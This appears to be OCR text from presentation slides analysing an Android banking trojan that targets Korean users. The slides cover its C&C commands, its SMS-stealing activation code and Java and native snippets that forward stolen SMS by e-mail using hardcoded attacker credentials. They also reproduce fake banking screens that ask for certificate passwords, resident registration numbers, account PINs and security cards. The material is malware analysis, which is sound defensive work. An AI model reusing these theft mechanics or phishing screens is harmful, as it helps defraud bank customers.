
1. Contact's phone number > 5 digits
2. Contact's phone number stored into File
3. SMS text sent via C&C server (Internet connection necessary)



- Checks for incoming number +84… or +82…
- Receives commands from the C&C server



- SMS activation command: ak40_1 (deactivation ak40_0)
- Reads E-Mail credentials from native code
- Steals incoming SMS via E-Mail and HTTP





Java

```
…
user = stringUser();
pw = stringPassword();
saveToFile("musername", user);
saveToFile("mpass", pw);
…
sendIncomingSMSViaMail( readFromFile("musername"),
                        readFromFile("mpass"));
```


Native


```
jstring Java_stringUser() {
  return "attacker@malicious.com";
}

jstring Java_stringPassword() {
  return "superSecurePW";
}
```



User
Banking Trojan
Environment
File System
Time Bomb
E-Mail
HTTP



User
Banking Trojan
Environment
File System
Time Bomb
E-Mail
HTTP



Security Alert
CANCEL
OK



User
Banking Trojan
Environment
File System
Time Bomb
E-Mail
HTTP


(certificate password)
인증서 암호
확인
취소
(ok)
(cancel)


(previous)
(person check)
이전
본인확인
보안서비스 작동 중 >
(name)
(secure mode)
이름
주민등록번호 (social security number)
계좌번호 (account number)
('-' 없이 입력)
계좌비밀번호 (account password)
숫자4자리입력
다음
취소
(next)
(cancel)


(previous)
(security center)
이전
보안센터
보안서비스 작동 중 >
(secure mode)
(password)
이체비밀번호
(6~10 자리)
보안카드를 정확하게 입력하세요.
(Please enter the security card correctly)
다음
취소
(next)
(cancel)



